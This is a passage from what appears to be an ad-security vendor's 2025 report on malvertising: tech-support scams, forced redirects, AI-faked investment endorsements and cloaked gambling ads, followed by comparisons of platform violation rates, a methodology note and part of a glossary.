A fake security alert appears on screen. It looks official, something like a system warning or a notice that the device is compromised, followed by a countdown. There's a phone number. The user calls. The infection doesn't exist. The scammer on the other end asks for remote access to the device, payment for a fake fix, or both.

PERSISTENCE THROUGH ROTATION

The operation maintained a large and frequently changing set of domains across multiple campaigns. Domains were regularly introduced, rotated, and replaced, making disruption more difficult and allowing activity to continue even as portions of the infrastructure were blocked.

Campaign documented: QuizTSS. Full profile in the appendix.

Forced Redirects: Taking the Wheel

NO CLICK REQUIRED

A forced redirect takes control of the browsing experience without warning. A user may be reading an article, viewing content, or interacting with a legitimate page when their browser is suddenly sent somewhere else.

YOU CLICKED. THEY DROVE.

The redirect operates behind otherwise ordinary advertising. Creative may appear legitimate while the experience delivered to users is something entirely different.

These campaigns continuously rotate domains, destinations, and infrastructure. When one path is blocked, another quickly replaces it, allowing the operation to persist across multiple distribution channels.

THE DESTINATION CHANGES. THE TACTIC DOES NOT.

Users may be redirected to fake rewards, survey funnels, affiliate offers, deceptive promotions, or other monetized experiences.

The specific destination matters less than the mechanism itself. The harm is the loss of user control: a system capable of moving users somewhere they never intended to go.

Campaign documented: D-Shortiez. Full profile in the appendix.





Investment Scams: When the Face is Fake

BORROWED FACES BUILT TO SCALE
Investment scam campaigns ran continuously in 2025, targeting seniors and people on pension and social security schemes across multiple countries. The faces of politicians, journalists and public figures were real, but the endorsements were entirely fabricated using AI-generated video.

FAKE ENDORSEMENT, REAL LOSS
Ads drove clicks to landing pages impersonating legitimate news outlets, framed as credible interviews or news reports. Once on the platform, users were connected directly with scammers. The infrastructure underneath was identical across all campaigns. They simply localized by market then re-skinned by financial hook. Germany got pension reform angles. Italy got retirement scheme promotions. Asia got financial news impersonation.

AI MADE THE LIE AFFORDABLE
This threat category existed before 2025. What changed is the production cost. Cloaking kept fraudulent landing pages invisible to anyone checking. In 2025 it ran continuously across multiple markets simultaneously.

Campaign documented: EmeryGaze. Full profile in the appendix.





Unlicensed Gambling: Hidden in Plain Sight

THE ODDS AREN'T THE STORY

Unlicensed gambling campaigns operated globally throughout 2025, concentrating in markets where enforcement was weak, inconsistent, or easily avoided. When pressure increased in one region, activity shifted elsewhere.

HIDDEN IN PLAIN SIGHT

An ad for a marketing agency, local café, or sports information service appears on a legitimate publisher site. But this is just a cloak for the real payload. The user clicks and eventually arrives at an unlicensed gambling platform operating in a market where it is not permitted. What reviewers see, what platforms see, and what users see are often different experiences.

THE GAP IS THE BUSINESS MODEL

The ad, intermediary page, and gambling destination are intentionally separated. What reviewers see, what platforms see, and what users ultimately experience are often different, making enforcement more difficult.



Threat infrastructure documented in the appendix.

PART 3.

Risk Receipts

> Pretending risk is something that can be left to other people does none of us any favors.

- Kayt Sukel “The Art of Risk”

Threats explain how risk enters the system. The next question is where that risk is most likely to persist.

Identical threats ran across every major ad platform in 2025. What differed was how they were handled.

This section looks at 13 supply-side platforms that account for the majority of global programmatic volume, based on more than one trillion impressions observed in 2025.

Each operates in the same environment, sees similar demand, and is exposed to the same categories of risk. That makes the differences that follow more meaningful.

They are not driven by unique threats. They reflect how each participant responds to them.

This is evidence of those responses.

300X... Same Market, Different Thresholds

In 2025, the highest security rate was 300 times that of the lowest.

The threat landscape was the same. What differed was how much risk each platform allowed to pass through.

That gap reflects a series of decisions, on how aggressively to filter demand, how quickly to act, and how much exposure is tolerated before intervention.

Over time, those decisions produce very different outcomes for publishers and users.

Security Rate by SSP



SECURITY VIOLATION RATES: H1 2025 vs. H2 2025

2 Different Responses to the Same Problem

Two platforms saw very different results in 2025.

One brought security violations down in the second half of the year. The other saw them rise.

The threats were similar. The difference was how quickly each platform responded.



Threat Response Comparison 2025



QUALITY VIOLATION RATES BY SSP

Security and Quality Follow the Same Pattern

Security is not the only measure of risk.

Quality issues around misleading claims, intrusive formats, and heavy ads create a different kind of exposure. They slow pages, disrupt users, and degrade the overall experience.

The platforms that perform well on security also tend to perform well on quality.

That consistency reflects a more disciplined standard for what is allowed through.

Quality Issues

SECURITY & QUALITY VIOLATIONS

Scale Amplifies Risk

Rates measure risk. Scale determines impact. At Google's size, even modest changes in violation rates can affect millions of users.

Google’s 2025 Security Rate

1 in 73 ads

Google’s Peak Daily Security Rate

1 in 25 ads

Where Control Doesn't Always Hold

Publishers rely on platforms to enforce their rules. That doesn't always happen.

Our methodology indicates that some ads are still reaching users even if they are supposed to be explicitly excluded.

These gaps in enforcement aren't constant, but they're consistent enough to see where the breakdowns are, and where the risk shifts downstream to users.

Over time, the platforms that perform most consistently are the ones that minimize these gaps as a matter of standard practice.

Enforcement Gaps by Platform



VIOLATION RATES

Same Threats, Different Responses

We located 6 partners with consistent enforcement. The rest showed meaningful tradeoffs.

In 2025, we tracked several malevolent campaigns as they appeared across multiple platforms at the same time. This threat was the constant, the signals were clear, the info was out there.

The variable was in how platforms responded given the same exact information. Some of them reacted quickly to reduce harm. Others allowed the harm to run its course for much longer than they needed to.



PART 4.

The Future of Risk

Tomorrow belongs to those who can hear it coming.

- David Bowie

CONCLUSION

The Future of Risk is Already Here

The patterns are clear: The same threats hit the same platforms at the same time. Outcomes differed because responses differed.

Weak responses caused lost revenue, wasted spend, higher costs, and poor user experience. Strong responses saved money and strengthened market position.

Content now moves faster than review and enforcement cycles. This is true across every industry operating at machine speed. The old model is no longer sufficient.

Cybersecurity already solved this through shared intelligence, coordinated responses, and cross-industry standards. Ad tech is reaching the same conclusion.

Today, the winners are the organizations that adapt most intelligently and most quickly.

To succeed in 2026:

1. Shared intelligence must drive shared action
2. Synchronization + speed matter
3. Risk must be identified before impact
4. Accountability requires external oversight

Cybersecurity improved because defenders united. Ad tech now faces the same turning point: the infrastructure and data exist, what remains is using them together.

CONCLUSION

How much risk will you tolerate?

1. Where does risk enter your business?
2. How quickly do you know it is there?
3. Which partners act, and which pass risk downstream?
4. What level of exposure is acceptable?
5. Who is accountable for reducing it?
6. Is security a cost center or a competitive advantage?

In 2026, the leaders will be those who see risk sooner, act faster, and tolerate less of it.

We changed the way we measure. Here's why it matters:



This report is built on a normalized sample of more than one trillion advertising impressions monitored from January 1 to December 31, 2025, across tens of thousands of premium websites and apps. The data was captured by Confiant's real-time creative verification solution which captures *live* impressions—not sandbox scans— across devices and channels.

This year, we tightened our methodology in two ways:

Quality Rate now reflects *only* confirmed interventions.

Security incidents include additional threat categories previously tracked internally but not reported.

As a result, some figures differ from prior editions. Our earlier methodology was not wrong; it was incomplete.

Quality Rate changes reflect a stricter definition, while security violation rates remain directly comparable and show one clear trend: risk increased every quarter.

Appendix

Glossary: Quality Violations

Non-security issues related to ad behavior, technical characteristics, or content.

Heavy Ads (file weight)

Ads with large file sizes that slow pages and hurt performance. Drives latency, complaints, and lost revenue.



Video Arbitrage (formerly In-Banner Video)

Bad actors stuff one or more video players into a display slot — often stacking — to farm higher video spend from a low-cost banner buy. Wastes budget and degrades UX.



Misleading Claims

Ads that use deceptive language or imagery to push dubious products/services (e.g., “get rich quick,” fake celebrity endorsements). Erodes credibility and invites complaints.



Undesired Audio

